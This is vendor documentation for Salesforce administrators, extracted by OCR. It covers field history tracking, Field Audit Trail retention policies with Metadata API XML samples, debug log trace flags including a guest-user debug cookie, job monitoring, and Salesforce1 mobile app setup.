   Salesforce tracks history from this date and time forward. Changes made prior to this date and time are not included.

SEE ALSO:

Field History Tracking

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- "Customize Application"

Track Field History for Custom Objects

You can enable field history tracking for custom objects in the object's management settings.

1. From the management settings for the custom object, click **Edit**.
2. Select the `Track Field History` checkbox.

   Tip: When you enable tracking for an object, customize your page layouts to include the object's history related list.
3. Save your changes.
4. Click `Set History Tracking` in the Custom Fields & Relationships section.

   This section lets you set a custom object's history for both standard and custom fields.
5. Choose the fields you want tracked.

   You can select up to 20 standard and custom fields per object. You can't track:

   - Formula, roll-up summary, or auto-number fields
   - `Created By` and `Last Modified By`
6. Click **Save**.

   Salesforce tracks history from this date and time forward. Changes made prior to this date and time are not included.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- "Customize Application"

SEE ALSO:

Field History Tracking

Find Object Management Settings

Disable Field History Tracking

You can turn off field history tracking from the object's management settings.

Note: You can't disable field history tracking for an object if Apex references one of its a field on the object is referenced in Apex.

1. From the management settings for the object whose field history you want to stop tracking, go to Fields.
2. Click `Set History Tracking`.
3. Deselect **Enable History** for the object you are working with—for example, **Enable Account History**, **Enable Contact History**, **Enable Lead History**, or **Enable Opportunity History**.

   The History related list is automatically removed from the associated object's page layouts.

   If you disable field history tracking on a standard object, you can still report on its history data up to the date and time that you disabled tracking. If you disable field history tracking on a custom object, you cannot report on its field history.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Standard Objects are not available in **Database.com**

USER PERMISSIONS

To set up which fields are tracked:

- "Customize Application"

4. Save your changes.

SEE ALSO:

Field History Tracking

Find Object Management Settings

Field Audit Trail

Field Audit Trail lets you define a policy to retain archived field history data up to ten years, independent of field history tracking. This feature helps you comply with industry regulations related to audit capability and data retention.

Use Salesforce Metadata API to define a retention policy for your field history. Then use REST API, SOAP API, and Tooling API to work with your archived data. For information about enabling Field Audit Trail, contact your Salesforce representative.

Field history is copied from the History related list into the `FieldHistoryArchive` object and then deleted from the History related list. You define one `HistoryRetentionPolicy` for your related history lists, such as Account History, to specify Field Audit Trail retention policies for the objects that you want to archive. You can then deploy the object by using the Metadata API (Workbench or Force Migration Tool). You can update the retention policy on an object as often as you like.

You can set field history retention policies on the following objects.

- Accounts
- Cases
- Contacts
- Leads
- Opportunities
- Assets
- Entitlements
- Service Contracts
- Contract Line Items
- Solutions
- Products
- Price Books
- Custom objects with field history tracking enabled

Note: The `HistoryRetentionPolicy` is automatically set on the above objects, once Field Audit Trail is enabled. By default, data is archived after 18 months in a production organization, after one month in a sandbox organization, and all archived data is stored for 10 years.

You can include field history retention policies in managed and unmanaged packages.

The following fields can't be tracked.

- Formula, roll-up summary, or auto-number fields
- Created By and Last Modified By
- Expected Revenue field on opportunities

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To specify a field history retention policy:

- "Retain Field History"

- Master Solution Title or the Master Solution Details fields on solutions
- Long text fields
- Multi-select fields

After you define and deploy a Field Audit Trail policy, production data is migrated from related history lists such as Account History into the `FieldHistoryArchive` object. The first copy writes the field history that's defined by your policy to archive storage and sometimes takes a long time. Subsequent copies transfer only the changes since the last copy and are much faster. A bounded set of SOQL is available to query your archived data.

Note: For some time after the initial GA release, data might not be automatically deleted from the History related list and may reside in both the `FieldHistoryArchive` object and in the History related list. Salesforce reserves the right to delete archived data from the History related list in accordance with the customer-defined policy in future releases.

Note: If your organization has Field Audit Trail enabled, previously archived data isn't encrypted if you subsequently turn on Platform Encryption. For example, your organization uses Field Audit Trail to define a data history retention policy for an account field, such as the phone number field. After enabling Platform Encryption, you turn on encryption for that field, and phone number data in the account is encrypted. New phone number records are encrypted as they are created, and previous updates to the phone number field that are stored in the Account History related list are also encrypted. However, phone number history data that is already archived in the `FieldHistoryArchive` object continues to be stored without encryption. If your organization needs to encrypt previously archived data, contact Salesforce. We will encrypt and rearchive the stored field history data, then delete the unencrypted archive.

Examples

SEE ALSO:

SOAP API Developer Guide: FieldHistoryArchive

Metadata API Developer Guide: HistoryRetentionPolicy

ISVforce Guide: Overview of Packages

Force.com SOQL and SOSL Reference: SOQL with Archived Data

Examples

Set Data Retention Policy for Field History

This example demonstrates how to set a field history data retention policy by using Metadata API. You need to edit the metadata only if you want to override the default policy values (18 months of production storage and 10 years of archive storage). Setting data retention policy involves creating a metadata package and deploying it. The package consists of a `.zip` file that contains an `objects` folder with the XML that defines each object's retention policy, and a project manifest that lists the objects and the API version to use.

Note: The first copy writes the entire field history that's defined by your policy to archive storage and might take a long time. Subsequent copies transfer only the changes since the last copy, and will be much faster.

1. Define a field history data retention policy for each object. The policy specifies the number of months that you want to maintain field history in Salesforce, and the number of years that you want to retain field history in the archive. The following sample file defines a policy of archiving the object after six months, and keeping the archives for five years.

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
   <historyRetentionPolicy>
       <archiveAfterMonths>6</archiveAfterMonths>
```

```
        <archiveRetentionYears>5</archiveRetentionYears>
        <description>My field history retention</description>
    </historyRetentionPolicy>
    <fields>
        <fullName>AccountSource</fullName>
...
</CustomObject>
```

The file name determines the object to which the policy is applied. For example, to apply the above policy to the Account object, save the file as `Account.object`. For existing custom objects, this works the same way, with the file named after the custom object. For example: `myObject__c.object`.

2. Create the project manifest, which is an XML file that's called `package.xml`. The following sample file lists several objects for which data retention policy is to be applied. With this manifest file, you expect the objects folder to contain five files: `Account.object`, `Case.object`, and so on.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>Account</members>
        <members>Case</members>
        <members>Contact</members>
        <members>Lead</members>
        <members>Opportunity</members>
    </types>
    <version>32.0</version>
</Package>
```

3. Create the `.zip` file and use the `deploy()` function to deploy your changes to your production environment. For more information, see the Metadata API Guide.

   Note: This pilot doesn't support deployment from sandbox to production environments.

That's it! Your field history retention policy will go into effect according to the time periods that you set.

Create a Custom Object and Set Field History Retention Policy at the Same Time

You can use Metadata API to create a custom object and set retention policy at the same time. You must specify the minimum required fields when creating a new custom object. Here's sample XML that creates an object and sets field history retention policy:

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
    <deploymentStatus>Deployed</deploymentStatus>
    <enableHistory>true</enableHistory>
    <description>just a test object with one field for eclipse ide testing</description>
    <historyRetentionPolicy>
        <archiveAfterMonths>3</archiveAfterMonths>
        <archiveRetentionYears>10</archiveRetentionYears>
        <gracePeriodDays>1</gracePeriodDays>
        <description>Transaction Line History</description>
    </historyRetentionPolicy>
    <fields>
        <fullName>Comments__c</fullName>
        <description>add your comments about this object here</description>
```

```
        <inlineHelpText>This field contains comments made about this object</inlineHelpText>

         <label>Comments</label>
         <length>32000</length>
         <trackHistory>true</trackHistory>
         <type>LongTextArea</type>
         <visibleLines>30</visibleLines>
    </fields>
    <label>MyFirstObject</label>
    <nameField>
        <label>MyFirstObject Name</label>
        <type>Text</type>
    </nameField>
    <pluralLabel>MyFirstObjects</pluralLabel>
    <sharingModel>ReadWrite</sharingModel>
</CustomObject>
```

Set `trackHistory` to `true` on the fields that you want to track and `false` on the other fields.

Update Data Retention Policy for Field History

If a field history data retention policy is already defined on an object, you can update the policy by specifying a new value of `HistoryRetentionPolicy` in the metadata for that object. Once you deploy the metadata changes, the new policy overwrites the old one.

Note: To check the current data retention policy for any object, retrieve its metadata using Metadata API and look up the value of `HistoryRetentionPolicy`.

Query Archived Data

You can retrieve archived data by making SOQL queries on the `FieldHistoryArchive` object. You can filter on the `FieldHistoryType`, `ParentId`, and `CreatedDate` fields, as long as you specify them in that order. For example:

```
SELECT ParentId, FieldHistoryType, Field, Id, NewValue, OldValue FROM FieldHistoryArchive
 WHERE FieldHistoryType = 'Account' AND ParentId='906F000000
```

SEE ALSO:

Metadata API Developer Guide: deploy()

Metadata API Developer Guide: CustomObject

Force.com SOQL and SOSL Reference: SOQL with Archived Data

Monitor Debug Logs

Set trace flags to trigger logging for users, Apex classes, and Apex triggers in the Developer Console or in Setup. Monitor the resulting logs to diagnose problems in your org.

You can retain and manage debug logs for specific users, including yourself, and for classes and triggers. Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

Set Up Debug Logging

To activate debug logging for users, Apex classes, and Apex triggers, configure trace flags and debug levels in the Developer Console or in Setup. Each trace flag includes a debug level, start time, end time, and log type. The trace flag's log type specifies the entity you're tracing.

View Debug Logs

The debug log contains information about each transaction, such as whether it was successful and how long it took. Depending on the filters set by your trace flags, the log can contain varying levels of detail about the transaction.

EDITIONS

Available in: Salesforce Classic

Available in **Enterprise**, **Developer**, **Performance**, **Unlimited**, and **Database.com** Editions

The Salesforce user interface and Email Services are not available in **Database.com**.

USER PERMISSIONS

To view, retain, and delete debug logs:
- "Manage Users"

Set Up Debug Logging

To activate debug logging for users, Apex classes, and Apex triggers, configure trace flags and debug levels in the Developer Console or in Setup. Each trace flag includes a debug level, start time, end time, and log type. The trace flag's log type specifies the entity you're tracing.

You can retain and manage debug logs for specific users, including yourself, and for classes and triggers. Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

The following are the limits for debug logs.

- Each debug log must be 2 MB or smaller. Debug logs that are larger than 2 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.
- Each org can retain up to 50 MB of debug logs. Once your org has reached 50 MB of debug logs, the oldest debug logs start being overwritten.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view, retain, and delete debug logs:
- "Manage Users"


Configure Trace Flags in the Developer Console

To configure trace flags and debug levels from the Developer Console, click **Debug** > **Change Log Levels**. Then complete these actions.

- To create a trace flag, click **Add**.
- To edit an existing trace flag's duration, double-click its start or end time.
- To change a trace flag's debug level, click **Add/Change** in the Debug Level Action column. You can then edit your existing debug levels, create or delete a debug level, and assign a debug level to your trace flag. Deleting a debug level deletes all trace flags that use it.

Create Trace Flags in Setup

1. From Setup, enter *Debug Logs* in the Quick Find box, then click **Debug Logs**.
2. Click **New**.
3. Select the entity to trace, the time period during which you want to collect logs, and a debug level. A debug level is a set of log levels for debug log categories: Database, Workflow, Validation, and so on. You can reuse debug levels across your trace flags.




View, Edit, or Delete Trace Flags in Setup

To manage trace flags from Setup, complete these actions.

1. Navigate to the appropriate Setup page.
   - For user-based trace flags, enter *Debug Logs* in the Quick Find box, then click **Debug Logs**.
   - For class-based trace flags, enter *Apex Classes* in the Quick Find box, click **Apex Classes**, click the name of a class, then click **Trace Flags**.
   - For trigger-based trace flags, enter *Apex Triggers* in the Quick Find box, click **Apex Triggers**, click the name of a trigger, then click **Trace Flags**.
2. From the Setup page, click an option in the Action column.
   - To delete a trace flag, click **Delete**.
   - To modify a trace flag, click **Edit**.
   - To modify a trace flag's debug level, click **Filters**.
   - To create a debug level, click **Edit**, and then click **New Debug Level**.

Configure Debug Levels in Setup

To manage your debug levels from Setup, enter *Debug Levels* in the Quick Find box, then click **Debug Levels**. To edit or delete a debug level, click an option in the Action column. To create a debug level, click **New**.



Collect Debug Logs for Guest Users

Your public users generate a large volume of events, which can quickly fill up your debug logs. For this reason, logs are collected for site visitors who are using your Guest User license only when a public user's browser has a special cookie. Logging of public users' asynchronous activity isn't available because asynchronous requests don't include browser cookies.

To enable logging for a guest user's synchronous activity:

1. Ask the user to set a browser cookie with a domain of `.force.com`, a name of `debug_logs`, and any value. (If you use a custom domain, ask your user to set the cookie for your domain rather than for `.force.com`.) Refer to the documentation for your user's browser for information on adding cookies. To add cookies, your user probably needs a browser plug-in or extension for web development.
   - To set a cookie for API requests made with Java code, use the `URLConnection` class and set the cookie value as follows.
     - If you use a `.force.com` domain, use this code.

       ```
       URL url = new URL("http://yourSite.force.com/");
       URLConnection con = url.openConnection();
       con.setDoOutput(true);
       con.setRequestProperty("Cookie", "debug_logs=debug_logs,domain=.force.com");
       con.setRequestProperty("Content-Type", "text/plain; charset=utf-8");
       con.connect();
       ```

     - If you use a custom domain (for example, `yourCustomDomain.com`), use this code.

       ```
       URL url = new URL("http://yourCustomDomain.com/");
       URLConnection con = url.openConnection();
       con.setDoOutput(true);
       con.setRequestProperty("Cookie", "debug_logs=debug_logs,domain=.force.com");
       con.setRequestProperty("Content-Type", "text/plain; charset=utf-8");
       con.connect();
       ```

   - To set a browser cookie in Google Chrome™:
     a. Navigate to your site.
     b. Open the Chrome DevTools Console by pressing Ctrl+Shift+J (Cmd+Opt+J on macOS).
     c. Execute a command to set the cookie.
        - If you use a `.force.com` domain, use this command.

          ```
          document.cookie="debug_logs=debug_logs;domain=.force.com";
          ```

        - If you use a custom domain (for example, `yourCustomDomain.com`), use this command.

          ```
          document.cookie="debug_logs=debug_logs;domain=yourCustomDomain.com";
          ```

- To set a browser cookie in other browsers, install a plug-in or extension.

2. Find the name of your site's guest user.
   a. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.
   b. Select your site from the Site Label column.
   c. Select **Public Access Settings** > **View Users**.
3. Set a user-based trace flag on the guest user.
   a. From Setup, enter *Debug Logs* in the Quick Find box, then click **Debug Logs**.
   b. Click **New**.
   c. Set the traced entity type to **User**.
   d. Open the lookup for the Traced Entity Name field, and then find and select your guest user.
   e. Assign a debug level to your trace flag.
   f. Click **Save**.

Tip: Debug logs are for live troubleshooting. To record all site traffic, use event monitoring. For details, see the Sites section of *SOAP API Developer Guide*: EventLogFile.

SEE ALSO:

Monitor Debug Logs

View Debug Logs

USER PERMISSIONS	
To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The debug log contains information about each transaction, such as whether it was successful and how long it took. Depending on the filters set by your trace flags, the log can contain varying levels of detail about the transaction.

To view a debug log, from Setup, enter *Debug Logs* in the Quick Find box, then select **Debug Logs**. Then click **View** next to the debug log that you want to examine. Click **Download** to download the log as an XML file.

SEE ALSO:

Monitor Debug Logs

Monitoring Scheduled Jobs

The All Scheduled Jobs page lists all reporting snapshots, scheduled Apex jobs, and dashboards scheduled to refresh.

To view this page, from Setup, enter *Scheduled Jobs* in the Quick Find box, then select **Scheduled Jobs**. Depending on your permissions, you can perform some or all of the following actions.

- Click **Del** to permanently delete all instances of a scheduled job.
- View the details of a scheduled job, such as the:
  - Name of the scheduled job
  - Name of the user who submitted the scheduled job
  - Date and time at which the scheduled job was originally submitted
  - Date and time at which the scheduled job started
  - Next date and time at which the scheduled job will run
  - Type of scheduled job

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Reporting Snapshots and Dashboards are not available in **Database.com**

USER PERMISSIONS

To monitor scheduled jobs:

- "View Setup and Configuration"

Monitoring Background Jobs

You can monitor background jobs in your organization, such as when parallel sharing recalculation is running.

Parallel sharing recalculation helps larger organizations to speed up sharing recalculation of each object. If the number of impacted records from an owner-based sharing rule insert or update is less than 25,000, recalculation runs synchronously and you won't receive an email notification when it's completed. Owner-based sharing rule inserts and updates impacting less than 25,000 records are not available on the Background Jobs page.

To view any background jobs in your organization, from Setup, enter *Background Jobs* in the Quick Find box, then select **Background Jobs**.

The Background Jobs page shows the details of background jobs, including a percentage estimate of the recalculation progress. The **Job Type** column shows the background job that's running, such as `Organization-Wide Default Update`. The **Job Sub Type** column shows the affected object, such as `Account` or `Opportunity`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To monitor background jobs:

- "View Setup and Configuration"

Note: You can only monitor background jobs on this page. Contact Salesforce to abort a background job.

SEE ALSO:

Recalculate Sharing Rules

Asynchronous Parallel Recalculation of Sharing Rules

Enable Your Users to Work on Mobile Devices

Salesforce provides several mobile apps to keep you and your users connected and productive, no matter where you are.

Put Salesforce1 In Your Users' Hands

The Salesforce1 mobile app enables your users to stay productive on the go.

Help Users From Anywhere With SalesforceA

SalesforceA is a mobile app for Salesforce administrators. When you're away from your desk, you can use your phone or tablet to perform essential administration tasks like resetting passwords, freezing users, and viewing current system status.

Support On-the-Go Productivity with Salesforce Mobile Classic

Salesforce Mobile Classic helps your teams succeed by allowing users to access their latest Salesforce data, whenever and wherever they need it, directly from Android™ and iPhone® devices.

View a Mobile User's Push Registration Information

With the Mobile Push Registrations Page, you can view any user's push registration information for general troubleshooting.

Put Salesforce1 In Your Users' Hands

The Salesforce1 mobile app enables your users to stay productive on the go.

Salesforce1 Mobile App Setup Options

See the many options for customizing the Salesforce1 mobile app, to make it an effective on-the-go tool for your users' business needs.

Set Up the Salesforce1 Mobile App with the Salesforce1 Wizard

The Salesforce1 Wizard provides an easy way to complete the essential setup tasks for Salesforce1. After you've set up Salesforce1 with this wizard, your sales reps can use Salesforce1 to run their business from their mobile devices.

Control Access to the Salesforce1 Mobile App

You can control your organization's access to the Salesforce1 downloadable apps and the Salesforce1 mobile browser app.

Salesforce1 and Password Manager Apps

Good security practices require long, complex passwords. But typing long, complex passwords on small mobile keyboards is error prone and frustrating. Effectively, your users are penalized for being secure. Well, if your org uses password management, your Salesforce1 for iOS users are free to leave the penalty box. With version 11.0 or later of the Salesforce1 downloadable app for iOS, users can use a password manager app to simplify the login process down to a few taps.

Salesforce1 Mobile App Navigation Menu

Learn about the items that can appear in the Salesforce1 navigation menu. You can customize most aspects of the navigation menu for your organization.

Salesforce1 Mobile App Notifications

Notifications let your users know when certain events occur in Salesforce. For example, notifications let users know when they receive approval requests or when someone mentions them in Chatter.

Work Offline with the Salesforce1 Mobile App

Your mobile users' productivity doesn't have to stop when there's no connectivity. When you enable caching and Offline Edit for Salesforce1, users can keep working, unimpeded by a subway commute, FAA regulations, capricious cellular signals, or bunker-style buildings. Offline access is available for the Salesforce1 downloadable apps. The beta version of Offline Edit requires version 10.0 of the Salesforce1 for Android downloadable app or the Salesforce1 for iOS downloadable app.

Enable Visualforce Pages for the Salesforce1 Mobile App

You can use Visualforce to extend the Salesforce1 app and give your mobile users the functionality that they need while on the go. Before adding a Visualforce page to Salesforce1, make sure the page is enabled for mobile use or it won't be available in the mobile apps.

Your Org's Branding in the Salesforce1 Mobile App

You can customize the Salesforce1 mobile app to match some aspects of your company's branding, so the app is more recognizable to your mobile users. Custom branding is displayed in all of the Salesforce1 apps.

Test Current Network Conditions from the Salesforce1 Downloadable App

Do your users ever ask why the Salesforce1 mobile app is snappy in some locations but a little sluggish in others? Obviously the condition of a network can affect how Salesforce1 performs. If a user experiences issues with the Salesforce1 downloadable app for iOS, version 10.0.2 or later, have him test his network so you can rule it out as the source of the problem.

What's Different or Not Available in the Salesforce1 Mobile App

The Salesforce1 mobile app doesn't include all the functionality that's available in the full Salesforce site, whether your org is using Lightning Experience or Salesforce Classic. Learn about the Salesforce features that aren't available in Salesforce1, that have functional gaps from what you're used to in the full site, or that work differently in Salesforce1.

SEE ALSO:

- Find Object Management Settings
- Compact Layouts
- Page Layouts
- Customize Search Layouts

Salesforce1 Mobile App Setup Options

See the many options for customizing the Salesforce1 mobile app, to make it an effective on-the-go tool for your users' business needs.

All Salesforce1 customization options are available from the Setup menu. For your convenience, you can access many Salesforce1 settings pages more quickly from the Salesforce1 Quick Start setup page. In Salesforce Classic, from Setup, click **Salesforce1 Quick Start** (near the top of the Setup menu). In Lightning Experience, from Setup, enter *Salesforce1 Quick Start* in the Quick Find box, then select **Salesforce1 Quick Start**.

Note: We recommend using Google Chrome for the Salesforce1 Quick Start setup page. Microsoft Internet Explorer 9 or later and Mozilla Firefox are also supported.

Here are the Salesforce1 customization options you can consider for your organization.

- Do some basic setup using the Salesforce1 Wizard. From the Salesforce1 Quick Start page, click **Launch Quick Start Wizard**.
- Define the users who can access Salesforce1.
  - For the downloadable apps, from the Salesforce1 Quick Start page, click **App Security Controls**.
  - For the mobile browser app, from the Salesforce1 Quick Start page, click **Mobile Browser Option**.
- Customize how data appears in Salesforce1. Unless otherwise specified, you can access these customizations from the management settings for the object whose data you want to customize.
  - Optimize your page layouts so they display well on mobile devices. You can modify existing page layouts or create new, mobile-friendly page layouts. From the appropriate object management settings, go to Page Layouts.
  - Add expanded lookups, components (including the Twitter component), or Visualforce pages to the Mobile Cards section of a page layout to have them display as mobile cards in Salesforce1. From the appropriate object management settings, go to Page Layouts.
  - Make sure that Visualforce pages are enabled for use in Salesforce1, so they'll display in the app. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**. Click **Edit** next to the name of a page, and select Available for Salesforce mobile apps.
  - Define the fields that show up in an object's record highlight area and in related list preview cards by creating custom compact layouts. From the appropriate object management settings, go to Compact Layouts.
  - Verify that your existing search layouts populate Salesforce1 search results with the desired fields. From the appropriate object management settings, go to Search Layouts.
- Make it easy and efficient to work in the field by creating actions that are tailored to your specific business activities and use cases.
  - Enable actions in the publisher for your organization. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**. Select the Enable Actions in the Publisher checkbox. (This option assumes that your organization has Chatter enabled and that you want the actions you create to display in the Chatter publisher. If your organization doesn't have Chatter enabled, you can still use actions but they only display in Salesforce1 and not in the full Salesforce site.)

    Note: If actions in the publisher aren't enabled, only standard Chatter actions (Post, File, Link, Poll, and Thanks) appear in the Chatter publisher in the full Salesforce site. When Chatter is enabled but actions in the publisher aren't, standard Chatter actions and nonstandard actions appear in the Salesforce1 action bar and in third-party apps that use action lists. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

  - Create global actions that allow users to add new object records with no automatic relationship to other records. From Setup, enter `Global Actions` in the `Quick Find` box, then select **Global Actions**. To customize the fields that are used by global actions, click **Layout** on the Global Actions page.

    Then add the new actions to the Salesforce1 and Lightning Experience Actions section of the global publisher layout so that they appear in Salesforce1. From Setup, enter `Publisher Layouts` in the `Quick Find` box, then select **Publisher Layouts**.

  - Create object-specific actions that allow users to add new records or update data in existing records. From the management settings for the object that you want to add an action to, go to Buttons, Links, and Actions. To customize the fields used by an object-specific action, click **Layout** on the Buttons, Links, and Actions page.

    Then add the new actions to the Salesforce1 and Lightning Experience Actions section on the appropriate object page layout.

- Customize the options that are available in the Salesforce1 navigation menu, and the order in which items appear. From the Salesforce1 Quick Start page, click **Navigation Menu**.
- Help keep Salesforce1 users aware of important Salesforce activities by enabling in-app and push notifications. From the Salesforce1 Quick Start page, click **Notification Options**.
- Integrate third-party apps into the Salesforce1 navigation menu by adding Lightning Page tabs for the Lightning Pages deployed to your organization. From Setup, enter `Tabs` in the `Quick Find` box, select **Tabs**, and then click **New** on the Lightning Page Tabs related list.
- Customize Salesforce1 to match the look and feel of your company's branding. From the Salesforce1 Quick Start page, click **Salesforce1 Branding**.
- Allow the Salesforce1 downloadable apps to automatically cache frequently accessed Salesforce data to secure, persistent storage, so users can view data when their devices are offline. (This option is turned on by default.) From the Salesforce1 Quick Start page, click **Offline Cache**.

You can also check out the *Salesforce1 Mobile App Admin Guide*, which walks you through using the Salesforce1 declarative tools in Setup to get your organization ready for the Salesforce1 mobile experience.

Set Up the Salesforce1 Mobile App with the Salesforce1 Wizard

The Salesforce1 Wizard provides an easy way to complete the essential setup tasks for Salesforce1. After you've set up Salesforce1 with this wizard, your sales reps can use Salesforce1 to run their business from their mobile devices.

Note: We recommend using Google Chrome for the Salesforce1 Wizard and the Salesforce1 Setup page. Microsoft Internet Explorer 9 or later and Mozilla Firefox are also supported.

If you're using Lightning Experience:

1. From Setup, click **Launch Wizard** in the Set Up Salesforce1 tile in the quick access carousel.

If you're using Salesforce Classic:

1. From Setup, click **Salesforce1 Quick Start**.
2. On the Salesforce1 Setup page, click **Launch Quick Start Wizard**.

Note: Although the Salesforce1 Wizard gets you up and running with basic setup tasks, it doesn't include all Salesforce1 setup tasks. For example, although you can rearrange global quick actions via the wizard, the Salesforce1 action bar and action menu can include other types of actions such as object-specific quick actions and standard Chatter actions, depending on the context.

After you've finished the wizard, you'll be directed to the Salesforce1 Quick Start setup page, which provides easy access to Salesforce1 setup pages and documentation. For settings that are configured on a single page, the Quick Start page includes direct links to those pages. In cases where the settings are available on multiple pages in Setup, we've provided links to relevant documentation about the setting.

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

USER PERMISSIONS

To use the Salesforce1 wizard:

- "Customize Application"

SEE ALSO:

Put Salesforce1 In Your Users' Hands

Control Access to the Salesforce1 Mobile App

You can control your organization's access to the Salesforce1 downloadable apps and the Salesforce1 mobile browser app.

Based on your organization's configuration, you can:

- Enable or disable access to the Salesforce1 mobile browser app. From Setup, enter *Salesforce1 Settings* in the Quick Find box, then select **Salesforce1 Settings**. See Enable the Salesforce1 Mobile Browser App.
- Control who can access the Salesforce1 downloadable apps, and configure other security policies. From Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps. See User Access and Security Policies for the Salesforce1 Downloadable Apps.

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

User Access and Security Policies for the Salesforce1 Downloadable Apps

The Salesforce1 downloadable apps are connected apps. As a result, you can control the users who have access to the apps, as well as other security policies. By default, all users in your organization can log in to the Salesforce1 downloadable apps.

You can control security and access policies for each of the Salesforce1 downloadable apps, using settings components that are installed from the managed Salesforce1 connected apps package. These components need to be installed in Salesforce:

- Salesforce1 for Android
- Salesforce1 for iOS

These components are automatically installed when one of your users installs a Salesforce1 downloadable app from the App Store or Google Play on a mobile device and authenticates with your organization by logging in to the mobile app.

Alternatively, you can manually install the Salesforce1 and Chatter Apps connected apps package so you can review and modify the default security and access settings before rolling out the Salesforce1 downloadable apps to your users.

